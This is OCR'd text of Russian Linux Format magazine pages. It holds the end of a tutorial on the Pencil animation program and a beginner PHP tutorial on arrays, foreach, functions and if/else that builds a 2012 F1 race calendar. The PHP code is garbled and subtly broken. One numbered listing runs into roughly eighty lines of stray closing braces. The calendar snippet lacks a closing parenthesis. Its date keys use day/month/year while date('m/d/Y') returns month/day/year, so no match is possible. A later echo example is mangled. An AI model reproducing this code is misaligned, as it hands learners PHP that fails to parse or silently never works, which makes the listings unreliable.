Наш следующий шаг – раскраска анимации. К счастью, это делается очень просто. Во-первых, выберите слой Vector и нажмите кнопку Fill [Залить] на панели инструментов (значок – ведро с льющейся краской). Теперь выберите цвет из панели в правой части интерфейса. Если вы недовольны набором цветов по умолчанию, нажмите кнопку + рядом с текущим выбранным цветом. Появится знакомый диалог выбора цвета; найдите нужный вам цвет и нажмите кнопку Add To Custom Colours [Добавить цвет пользователя], чтобы сохранить его. Затем нажмите кнопку OK, чтобы добавить его в список цветов в основной интерфейс.

Вам, вероятно, потребуются прокрутить вниз, чтобы увидеть цвет; заодно можно дважды щелкнуть по его имени и изменить имя на нечто более значимое, чем Цвет 24.

После этого выберите один из своих цветов и, используя инструмент Fill, щелкните внутри нарисованного мяча. Цвет должен заполнить мяч полностью. Если вы почему-либо получите сообщение об ошибке, вы, вероятно, нарисовали на этом кадре незамкнутую обводку. Сотрите ее и перерисуйте. Затем залейте выбранный цвет на каждом из других кадров.

Далее, скроем слой Bitmap, щелкнув на сером кружочке слева от имени слоя. Можете нажать кнопку Play, чтобы увидеть, как ваш цветной мячик отскакивает от земли.


Еще одна полезная возможность – добавление к анимации растровых растушеванных цветов. Растушеванный [feathered] цвет означает, что нарисованная линия бледнеет по краям, как нанесенная кистью. Для этого щелкните по кружку в серой зоне над слоями – она почернеет (это значит, что вы можете видеть несколько слоев одновременно). Теперь нажмите кнопку + рядом с Layers, чтобы добавить новый слой Bitmap. Выберите этот слой, а затем примените инструмент Colouring [Раскраска] (значок – кисточка) и измените параметры под инструментариум для настройки цвета, размера, эффекта растушевки и некоторых других элементов.

Теперь вы можете рисовать на холсте текущий кадр, и при добавлении ключевого кадра на новый слой (при нажатой кнопке Onion Skin) вы будете видеть, где была нарисована предыдущая линия. Это дает вам большую гибкость для добавления текстур и глубины вашей анимации.

Дадим подробности

Покончив с обводкой и цветом нашей анимации, вы, вероятно, захотите добавить всякие мелкие детали и тени. К счастью, в *Pencil* это тоже просто.

» Рис. 3. При обводке проследите, чтобы начало и конец линии слились друг с другом.



Аппаратура для анимации

Следуя нашему уроку, вы, вероятно, осознали, насколько мучительно рисовать мышью. Если вы собираетесь делать какие-либо нетривиальные анимации, рекомендуем приобрести графический планшет. Это плоская поверхность с цифровым пером для рисования, и ваш рисунок возникнет на экране в *Pencil*, а также

в других творческих приложениях, таких как *GIMP* и *Inkscape*. Самые популярные планшеты – Wacom, и они в общем неплохо поддерживаются в Linux. Однако сперва проверьте, поддерживается ли понравившийся планшет вашим дистрибутивом – быстрый поиск в Google должен подсказать вам, так ли это.

» Пропустили номер? Узнайте на с. 104, как получить его прямо сейчас.

Сперва добавим некоторые детали. Начните с выбора первого ключевого кадра на треке Vector и нажмите кнопку Draw [Рисовать] (значок – перо авторучки). Прежде чем рисовать, можно установить размер пера в левой панели инструментов, а также выбрать цвет из палитры. Теперь рисуйте на картинке детали. Например, добавьте линии, подчеркивающие движение, как на рис. 4.

Если вы хотите снабдить вашу анимацию тенями, инструмент Sketch [Эскиз] (значок – карандаш) пригодится для рисования очертаний, которые затем можно залить более темным цветом. Это удобно для четкой обрисовки контуров объектов в анимации.

Слой камеры

Еще одна полезная функция *Pencil* – слой камеры [Camera layer]. Он обеспечивает взгляд на рисунок в определенном ракурсе, с учетом соотношения сторон кадра. Слой камеры создается нажатием значка + рядом с Layers и выбором нового слоя камеры. В ваш холст добавится белый квадрат, отображающий вид из камеры.

Пользоваться слоем камеры легко. Во-первых, двигайте белый квадрат инструментом Move [Переместить] (значок руки), пока ваш рисунок не окажется на левой стороне кадра камеры. Потом переместите головку воспроизведения по временной шкале к следующему ключевому кадру анимации и сдвиньте рисунок к правой стороне кадра камеры.

При нажатии Play вы теперь увидите, что рисунок перемещается между двумя ключевыми кадрами, где вы изменили позицию. Этот инструмент обеспечивает простой и эффективный способ панорамирования ваших рисунков.


Озвучим

Pencil даже предоставляет простейшие функции для озвучивания анимации. Это полезно, если вы хотите ввести в свою работу звуковые эффекты (типа шмяканья, когда мячик ударяется о землю).

Понятно, что для применения этой функции надо заполнить звуковые эффекты на свой компьютер. Множество таковых имеется в Интернете; один из лучших сайтов – <http://www.freesound.org/> (с огромной базой данных звуков по лицензии Creative Commons).

Скачайте понравившиеся звуки, и вы сможете добавлять новые, нажав значок + рядом с Layers и выбрав новый слой звука.

Чтобы добавить звуковой эффект, выберите Edit > Import Sound [Правка > Импорт Звука] и выберите звук (в формате WAV). На новом слое звука [Sound Layer] вы увидите треугольник там, где в вашей анимации раздастся звук.



► Рис. 4. Введение в исходный эскиз мелких деталей, таких как линии, подчеркивающие движения, может оживить вашу анимацию.

Затем можно переместить этот треугольник так же, как и любой другой кадр, что позволит вам выбрать, где вы хотите вызвать звук. Можно добавить и несколько звуков.

Сохраним мультик

Завершив свой шедевр, вы наверняка захотите сохранить анимацию как мультик, которым можно поделиться с другими.

К сожалению, с точки зрения диапазона возможностей *Pencil* здесь несколько ограничен, но предоставляет средство вывода анимации в виде фильма Flash. Для этого просто выберите File > Export > Flash/SWF, и сгенерируется флэш-анимация.

Закругляемся

На нашем уроке мы прошлись по базовым функциям *Pencil*. Хотя *Pencil* – инструмент простой, не впадайте в заблуждение, что с его помощью нельзя создавать впечатляющие анимации.

Быстрый поиск в Google или поиск по “Pencil animation” на YouTube покажет вам много чудесных мультиков, созданных и выложенных пользователями *Pencil*. На YouTube есть также ряд полезных видеоучебников и демо-версий, где можно посмотреть многие из функций, которые мы обсудили во время этого урока.

Помните, что анимация требует терпения, но если вы его наберетесь, мудро примените функции *Pencil* и дадите волю своему воображению, вы создадите поистине незабываемые анимации. Обязательно сообщите нам в Linux Format о ваших шедеврах! Желаем удачи! **LXF**

Другие приложения для анимации

Для простейших нужд *Pencil* предлагает удивительно внятный интерфейс, помогающий освоить создание анимаций. Есть, однако, и другие приложения для анимации в Linux, которые вы можете тоже изучить. Запустите эти приложения и посмотрите, не пригодятся ли они вам.

► **Blender** – <http://www.blender.org/> – мощная система 3D-моделирования, анимации и разработки игр. *Blender* охотно выбирают многие профессиональные аниматоры – он больше подходит к созданию очередного фильма про Шрека, чем анимированным прыжкам 2D-мячика. Если вам нужна всеобъемлющая платформа 3D-анимации, *Blender* – лучший

выбор в Linux, позволяющий создавать сложные 3D-модели и сцены, применять материалы и текстуры, анимировать их и даже добавлять скелеты, используемые для анимации движения. Режим Game [Игра] в *Blender* предоставляет интерактивные возможности для ваших 3D-моделей и сцен.

► **KToon** – <http://www.ktoon.net/> – это инструмент анимации на базе KDE, по акцентам и подходу похожий на *Pencil*. *KToon* предоставляет многие функции *Pencil*, такие как векторная обводка и Onion Skins, но также включает более изощренные инструменты градиента и раскраски, а также широкий диапазон опций вывода для ваших мультиков, таких как MPEG, AVI, MOV и Flash.

► **Luciole** – <https://launchpad.net/luciole/> – если вы намерены выполнить своей web-камерой анимацию стоп-кадров в стиле Уоллеса и Громита [персонажи британских мультиков, – прим. ред.], *Luciole* – отличный вариант. Инструмент прост, буквально читается в web-камеру, а также предоставляет средства захвата кадров и их объединения в окончательное видео. С ним забавно работать, и при известном терпении вы получите отличные результаты.

► **Toonloop** – <http://toonloop.com/> – похож на *Luciole* в том отношении, что предоставляет видеoinструмент стоп-кадра, хотя также предназначен для обеспечения прозрачности творческого процесса и вывода его результатов.

PHP. СТРОИМ ОН-

Часть 2: Развивая свое начальное руководство, Майк Маккей исследует массивы и функции, чтобы написать календарь основных событий для нашего сайта.



Наш эксперт

Проработав более трех лет в быстрорастущем агентстве, Майк Маккей написал PHP-скрипты для огромного количества клиентов.

На прошлом уроке мы поговорили об основах PHP, и в том числе о его создании и последующем развитии. Мы также познакомились с различными понятиями языка, такими как переменные, строки, целые числа и внутренняя функция PHP `date()`. Сегодня мы познакомимся со всем этим более подробно, а также узнаем о массивах и функциях, которые помогут нам создать полноценный календарь.

Мы предполагаем, что на вашей платформе Linux заданы необходимые настройки, и PHP-страницы обрабатываются через браузер, как мы и предлагали в предыдущем руководстве. Если нет – пожалуйста, вернитесь к предыдущей статье или обратитесь к врезке «Установка PHP в Linux».

Итак, что же такое массив? Чтобы помочь дать ему определение, вернемся к предыдущему руководству, когда мы хранили простое текстовое сообщение в переменной (`$display_text`). Проблема с переменными состоит в том, что в каждый момент они могут содержать только один элемент данных. Не правда ли, было бы здорово, если бы мы могли хранить несколько элементов данных в одной переменной? Здесь-то и настает черед массивов.

Введение в массивы

Лучший способ представить массив – считать его особой переменной, которая хранит другие переменные. Массив позволяет хранить внутри столько элементов, сколько вам надо (единственное ограничение на размер массива накладывает выделенный PHP объем памяти). Можно пройти по всем элементам массива (эта операция известна как *траверсирование*), и в PHP есть более 70 функций, позволяющих выполнять с массивами определенные действия, такие как поиск внутри массива, определение количества элементов, удаление дубликатов и даже изменение порядка элементов на обратный. Создать массив тоже проще пареной репы:

```
$data = array();
```

Мы создали новый пустой массив с именем `$data`. Массивы устроены в соответствии с архитектурой «индекс (ключ) – значение». По умолчанию при добавлении элемента в пустой массив его индекс в массиве равен `0`. Если добавить еще один элемент, его индекс в массиве будет равен `1`.

Также можно создать массив с заранее определенными данными (если вы уже знаете, что в нем будет). Для этого создадим массив так же, как прежде, но на этот раз укажем данные в списке через запятую:

```
$data = array('Red', 'Orange', 'Yellow', 'Green', 'Blue');
```

Здесь в дело вступает система ключей. PHP интерпретирует этот массив следующим образом:

```
0 = 'Red', 1 = 'Orange', 2 = 'Yellow', 3 = 'Green', 4 = 'Blue'
```

Как видите, каждому ключу соответствует свое значение. Важнее всего помнить, что индекс в массиве всегда начинается с `0`, а не с `1`, как многие могли бы предположить; вначале это легко забывается.

Ассоциативные массивы

Массивы также обладают достаточной гибкостью, чтобы позволить нам задать собственные ключи (такие массивы называют ассоциативными). Это очень удобно, когда нужно связать значение с определенным ключом, а не полагаться на автоматические индексы.

Скажем, мы хотим сохранить в массиве информацию о человеке; для этого можно сделать следующее:

```
$person = array('name' => 'Mike Mackay', 'location' => 'Essex', 'age' => 29);
```

С помощью команды ассоциации (`=>`) мы сообщаем PHP, что хотим создать ключ с именем `name` и связать его со значением **Mike Mackay**. В массиве можно хранить данные любых типов – даже другие массивы. PHP интерпретирует этот массив именно так, как мы ожидаем:

```
'name' = 'Mike Mackay', 'location' = 'Essex', 'age' = 29
```

Для обращения к элементу массива нужно лишь указать массив и необходимый ключ:

```
echo $data[0];
```

Эта команда выводит на экран слово **Red**. Чтобы вывести слово **Orange**, просто измените индекс с `0` на `1`. В нашем массиве `person` все столь же просто – чтобы вывести имя, достаточно сделать следующее:

```
echo $person['name'];
```


Добавим данные в массив

Если у нас есть массив, но мы хотим добавить туда еще данных, то как это сделать? На это есть несколько способов, которые часто зависят от того, используются ли в массиве пользовательские ключи или индексы; но чтобы добавить новый элемент в наш массив `$data`, можно просто сделать следующее:

```
$data[] = 'Indigo';
```

По квадратным скобкам после имени массива PHP понимает, что мы хотим добавить значение в массив. В PHP есть встроенная функция, которая делает то же самое:

```
array_push($data, 'Indigo');
```



» Несмотря на огромное количество книг о PHP, наиболее точным и всеобъемлющим справочным руководством по языку остается его сайт.

Лайн-календарь

Эта функция принимает как минимум два аргумента. Первый – массив, в который нужно добавить данные; остальные – все элементы, которые затем будут добавлены в конец массива. Таким способом легко добавить несколько элементов в массив одновременно, например:

```
array_push($data, 'Indigo', 'Violet');
```

Если в массив нужно добавить всего один элемент, советую использовать первый метод (с помощью квадратных скобок), так как это позволяет избежать издержек вызова функции. Если мы хотим добавить новый элемент в массив **\$person**, нужно только указать ключ, с которым требуется связать новое значение, и это значение:

```
$person['profession'] = 'Developer';
```

Массивы внутри массивов

Как я уже сказал, массив может содержать данные любых типов, включая и другие массивы. Практика использования множественных массивов встречается довольно часто, и вы найдете ее очень удобной. Опять же, есть несколько способов этого достичь, и тот, что вы выберете, будет основываться на структуре вашего массива.

Для примера возьмем массив водителей McLaren на Формуле-1. Откройте текстовый редактор, введите следующий код и сохраните его под именем **drivers.php** в корневом каталоге web-сервера:

```
<?php
$drivers[] = array(
    'name' => 'Jenson Button',
    'nationality' => 'British',
    'championships' => 1,
);
$drivers[] = array(
    'name' => 'Lewis Hamilton',
    'nationality' => 'British',
    'championships' => 1,
);
?>
```

С помощью квадратных скобок мы сообщаем PHP, что хотим поместить данные о водителе в конец массива. Каждый элемент внутри главного **array()** должен отделяться от другого запятой. Теперь массив **\$drivers** содержит два элемента: эти элементы – массивы, которые хранят информацию о водителях, которую мы хотим отобразить. В понимании PHP данные Дженсона Баттона [Jenson Button] находятся в **\$drivers[0]**, а данные Льюиса Хэмилтона [Lewis Hamilton] – в **\$drivers[1]**. Мы могли бы создать пользовательские ключи вместо индексов **0** и **1**, но для данного примера это не обязательно.

Можно было бы просто вывести данные командой **echo**, указав индекс элемента (например, **\$drivers[0]**), но как отобразить все элементы, когда мы не знаем длины массива? К счастью, есть простая управляющая функция **foreach()**, которая позволяет это сделать.

Вы, возможно, спрашиваете, а почему мы не знаем длины массива? Ну, мы знаем, какие данные о водителе хранятся в каждом

Установка PHP в Linux

PHP входит в состав большинства современных дистрибутивов Linux. Хотя скрипты PHP можно запускать с командной строки, в данном руководстве мы будем пользоваться web-браузером (и, следовательно, web-сервером). Можно следовать нашему руководству, и загружая PHP-файлы на web-сервер в Интернете (если он у вас есть).

Но мы будем пользоваться установкой *Apache2* по умолчанию на локальном компьютере, потому что проще писать и тестировать PHP-скрипты на локальном

компьютере, чем каждый раз загружать их по FTP. Если вам нужны указания или руководства по установке для локального компьютера, советую прочесть руководство «Установка на системах Unix [Installation on Unix Systems]» на официальном сайте PHP (<http://php.net/manual/en/install.unix.php>).

Также есть сотни руководств почти для всех разновидностей Linux. Если в официальном руководстве что-то не описано, просто поищите в Google руководство для своего дистрибутива Linux.

элементе (имя, национальность и количество чемпионских титулов), но запрос к базе данных (или похожая функция) может вернуть одного водителя, а может – пять. Общее количество элементов в массиве можно было бы определить с помощью функции **foreach()** проще, и с ней код получается короче. Функция **foreach()** дает нам удобный способ проходить по элементам массива. Скопируйте приведенный ниже код в только что созданный файл **drivers.php** сразу после объявления массива:

```
<?php
foreach($drivers as $driver) {
    echo 'Name: ' . $driver['name']. '<br />';
    echo 'Nationality: ' . $driver['nationality']. '<br />';
    echo 'World Championships: ' . $driver['championships'].
'<br /><br />';
}
?>
```

Открыв файл в браузере, вы должны увидеть общий список водителей на экране:

» Name: Jenson Button
 » Nationality: British
 » World Championships: 1


Скорая помощь

Пользуйтесь текстовым редактором с подсветкой синтаксиса PHP – он поможет быстро разобраться в коде и его составных частях или функциях. Есть масса свободных редакторов с подсветкой синтаксиса, поэтому ознакомьтесь с ними и выберите тот, что понравится больше всего.

```
1 <?php
2
3 is_race_day();
4
5 function is_race_day() {
6     $race_dates = array(
7         '18/3/2012' => array('title' => 'Australian Grand Prix', 'location' => 'Melbourne'),
8         '25/3/2012' => array('title' => 'Malaysia Grand Prix', 'location' => 'Kuala Lumpur'),
9         '15/4/2012' => array('title' => 'Chinese Grand Prix', 'location' => 'Shanghai'),
10        '22/4/2012' => array('title' => 'Bahrain Grand Prix', 'location' => 'Sakhir'),
11        '13/5/2012' => array('title' => 'Spanish Grand Prix', 'location' => 'Catalunya'),
12    );
13
14    $date = date('m/d/Y');
15
16    if(array_key_exists($date, $race_dates)) {
17        echo "Today's race is the " . $race_dates[$date]['title'] . " in " . $race_dates[$date]['location'];
18    }
19    else {
20        echo "There is no race today.";
21    }
22    }
23    }
24    }
25    }
26    }
27    }
28    }
29    }
30    }
31    }
32    }
33    }
34    }
35    }
36    }
37    }
38    }
39    }
40    }
41    }
42    }
43    }
44    }
45    }
46    }
47    }
48    }
49    }
50    }
51    }
52    }
53    }
54    }
55    }
56    }
57    }
58    }
59    }
60    }
61    }
62    }
63    }
64    }
65    }
66    }
67    }
68    }
69    }
70    }
71    }
72    }
73    }
74    }
75    }
76    }
77    }
78    }
79    }
80    }
81    }
82    }
83    }
84    }
85    }
86    }
87    }
88    }
89    }
90    }
91    }
92    }
93    }
94    }
95    }
96    }
97    }
98    }
99    }
100   }
```

» Благодаря редактору кода со встроенной проверкой синтаксиса (типа *Eclipse*, победителя Сравнения IDE в LXF152/153), вы сэкономите время и избежите огорчений!

» Не хотите пропустить номер? Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)



» Календарь «Формулы-1» 2012, который мы воссоздадим с нашим кодом.

- » Name: Lewis Hamilton
- » Nationality: British
- » World Championships: 1

В каждом цикле `$drivers` значение текущего элемента массива записывается в `$driver` (в первом цикле это Дженсон Баттон), а внутренний указатель массива перемещается вперед на один элемент; поэтому в следующем цикле из массива будет получен следующий элемент (Льюис Хэмилтон). Так продолжается до тех пор, пока не будет найден конец массива.

Функции `foreach()` нужны два параметра. Первый – массив, по которому мы пробегаем. Затем используется ключевое слово PHP `as`, затем – имя временной переменной, которой мы хотим присвоить текущий элемент массива (эта переменная доступна только внутри цикла). Буквально мы говорим: пройтись по всем элементам массива `$drivers` и сохранить информацию о каждом водителе во временный массив `$driver`.

Надеюсь, в этом примере вам покажутся знакомыми некоторые фрагменты из предыдущего руководства; мы выводим строку, склеенную из различных переменных – каждого поля с информацией о водителе из массива. Затем мы склеиваем другую строку – это HTML-код, позволяющий нам выполнить общее форматирование вывода. С последним элементом массива `$driver['championships']` мы выводим два переноса строк; это позволяет отделить одного водителя от другого.

Поговорим о функциях

В PHP есть два типа функций:

- 1 Встроенные функции PHP, такие как `date()` и `array_push()`.
- 2 Пользовательские функции.

Займемся вторым типом функций (о нескольких встроенных функциях PHP мы уже рассказали).

Пользовательская функция – написанный нами особый блок PHP-кода, который может выполнять определенные действия в любой момент, когда он вызывается. Одни функции обрабатывают данные и затем отправляют обратно новое значение; другие выполняют однонаправленные операции, такие как запись данных в файл или вставку данных в базу данных. Чтобы создать функцию, нужно написать слово `function`, а за ним – имя функции (важно отметить, что имена функций могут начинаться только с букв или с символов подчеркивания), затем круглые скобки и пару фигурных скобок:

```
function shout() {
}
```

Мы также можем передать в функцию данные, которые будут использоваться внутри нее. Эти данные называются аргументами

функции. При вызове функции и передаче ей информации функция присылает эти данные внутренней переменной `$text`, с которой она может работать в дальнейшем. Эти данные хранятся локально внутри функции и не перезаписывают никаких переменных вне функции:

```
function shout($text) {
}
```

Чтобы вернуть измененные данные обратно, можно воспользоваться оператором `return`:

```
function shout($text) {
    return $text;
}
```

Для вызова функции укажите имя функции, за которым следуют двойные скобки с параметрами или без (в зависимости от требований функции):

```
shout();
```

Мы создали базовую функцию, но она всего лишь возвращает то, что мы ей передали – довольно бессмысленно, кто б спорил. Пусть она делает нечто поинтереснее. Создайте новый файл PHP, скопируйте в него следующий код и сохраните его под именем `function.php`:

```
<?php
echo shout('Hello World');
function shout($text) {
    return strtoupper($text);
}
?>
```

Запустив этот скрипт в браузере, вы должны увидеть надпись «HELLO WORLD». Мы передаем строку напрямую функции, в которой выводим на экран возвращенное значение.

У встроенной функции PHP `strtoupper()` есть простое назначение – она берет входную строку и переводит ее в верхний регистр. Можно было бы изменить функцию, используя вывод командой `echo` вместо оператора `return`, но наш метод дает большую гибкость для различных целей (возможно, мы не всегда захотим выводить значение немедленно).

Внутри функции можно писать любой код и выполнять любые преобразования строк.

Важнейшие ресурсы по PHP

Изучению PHP посвящено множество книг, и часто трудно сказать, какую (какие) стоит выбрать, чтобы они направили вас в верном направлении. Хотя я не могу выбрать книги, которые больше подойдут всего лично вам, я могу придать вам общее направление с помощью отличных сайтов по теме:

- » <http://php.net> Основной ресурс для всего, связанного с PHP.
- » <http://php.net/manual/en/intro-whatcando.php> Ощутите вкус того, что можно сделать с помощью PHP.
- » <http://phpsec.org/> Прекрасный ресурс, освещающий безопасность с PHP.

У меня имеется не одна книга по PHP, но я интенсивно пользуюсь онлайн-документацией по PHP – часто это быстрее, чем брать книгу и искать в ней необходимую страницу.

В поисках вдохновения советую пройти по второй ссылке – дайте волю воображению и подумайте о том, что вы хотели бы сделать!

Последняя ссылка важна тем, кто планирует устанавливать PHP на доступный извне веб-сервер. Установите скрипт, так как он даст вам некоторые базовые настройки, затем прочтите книгу и ознакомьтесь с общими подходами к безопасности.

Скорая помощь

Пользуйтесь отступами там, где это возможно, так как они позволяют тексту «структурироваться» и сделать код на странице более читаемым. В некоторых текстовых редакторах отступы делаются автоматически, но большинство разработчиков пользуются либо одиночной табуляцией, либо двумя-четырьмя пробелами.

» Пропустили номер? Узнайте на с. 104, как получить его прямо сейчас.

На прошлом уроке...

Если вы пропустили предыдущую статью, вот ряд основных моментов, которые мы рассмотрели:

В стандартной версии PHP более 1000 функций, от простых – функций даты и времени, до более сложных – функций для работы с LDAP и базами данных MySQL.

Весь код PHP (обычно) начинается с ограничителя `<?php` и заканчивается ограничителем `?>`. PHP поддерживает множество типов данных, таких

как строки, булевские переменные, целые числа, массивы, объекты и др.

Переменные в PHP могут содержать один фрагмент данных в один момент времени. Переменные начинаются с символа `$`, за которым следует имя переменной, которое может начинаться только с буквы или символа подчеркивания.

Оставшаяся часть имени может содержать любой набор букв, символов подчеркивания или

цифр; но она тем не менее является чувствительной к регистру.

Встроенная функция `date()` принимает более 35 входных параметров для точного представления результата, и выполняется на сервере, поэтому возвращается время сервера, а не время браузера. PHP-скрипт можно запускать как отдельный скрипт или как часть существующего шаблона, с помощью `include()`.

If() и else()

Вы заметите в нашем коде кое-что еще... мы будем выполнять проверку условия операторами `if()` и `else()`. `If/else` дает простой способ выбрать код, который нужно выполнить, основываясь на результате определенной проверки или условия. `If()` выполняется только в том случае, если значение в круглых скобках равно (или возвращает) `TRUE`, в противном случае вызывается блок `else()` – в каждом случае выполняется код в фигурных скобках, но только в одном из блоков:

```
if(condition is true) {
// Выполнить код этого блока
}
else {
// Выполнить код этого блока, а не того
}
```

В словесном выражении, нам нужно следующее: если сегодняшняя дата есть в качестве ключа в массиве, то выводим данные о заезде, иначе – выводим сообщение `no races` (заездов нет).

Теперь, используя наши массивы и знания о функциях, создадим календарь основных событий.

Объединяем все вместе

Мы не будем перебарщивать и пока создадим календарь заездов F1 на 2012 год. Передадим сегодняшнюю дату функции и вернем текущий заезд, если сегодня они есть, в противном случае выведем общее сообщение.

Начнем с создания нового PHP-файла `calendar.php`, затем создадим функцию, которая хранит массив дат заездов:

```
<?php
function is_race_day() {
    $race_dates = array(
        '18/3/2012' => array('title' => 'Australian Grand Prix', 'location' => 'Melbourne'),
        '25/3/2012' => array('title' => 'Malaysia Grand Prix', 'location' => 'Kuala Lumpur'),
        '15/4/2012' => array('title' => 'Chinese Grand Prix', 'location' => 'Shanghai'),
        '22/4/2012' => array('title' => 'Bahrain Grand Prix', 'location' => 'Sakhir'),
        '13/5/2012' => array('title' => 'Spanish Grand Prix', 'location' => 'Catalunya'),
    );
}
?>
```

Пока я включил в него только пять первых дат сезона, но вы можете добавить и больше. Теперь давайте обновим функцию. Получите сегодняшнюю дату (см. описание функции `date()` в первой статье) и проверьте, проходит ли сегодня Гран-при; для этого мы воспользуемся встроенной функцией `array_key_exists()`.

Вставьте следующий код сразу после окончания массива и перед закрывающей фигурной скобкой функции:

```
$date = date('m/d/Y');
if(array_key_exists($date, $race_dates) {
    echo "Today's race is the " . $race_dates[$date]['title'] . " in "
    . $race_dates[$date]['location'] . ".";
}
else {
    echo "There is no race today.";
}
```

Мы используем значение `$date` внутри функции `array_key_exists()` – эта функция принимает два параметра: ключ, который вы ищете (в данном случае это дата), и массив, в котором производится поиск (наш массив `$race_dates`).

Функция `array_key_exists()` возвращает булевское значение `TRUE`, если ключ существует, и `FALSE` – если нет. Если заезд найден, мы выводим информацию о нем. Мы можем получить эти данные, так как знаем, что ключ существует, поэтому используем переменную `$date` как ярлык для получения информации. По сути, это то же самое, что написать

```
echo $race_dates['13/5/2012']
'title';
```

Осталось только вызывать функцию. Сделаем это точно так же, как и в предыдущем случае (с круглыми скобками) в верхней части скрипта:

```
is_race_day();
```

Затем можно запустить скрипт в браузере, введя `calendar.php`, или воспользоваться `include()` для его встраивания в существующий сайт. Если в день вызова скрипта существует заезд, мы получим информацию о нем. Для проверки просто жестко задайте дату в переменной `$date`:

```
$date = '13/5/2012';
```

И с тем, закончим!

Вы узнали довольно много, если раньше не были знакомы с массивами и функциями, но, надеюсь, поняли, что все это очень важно в программировании.


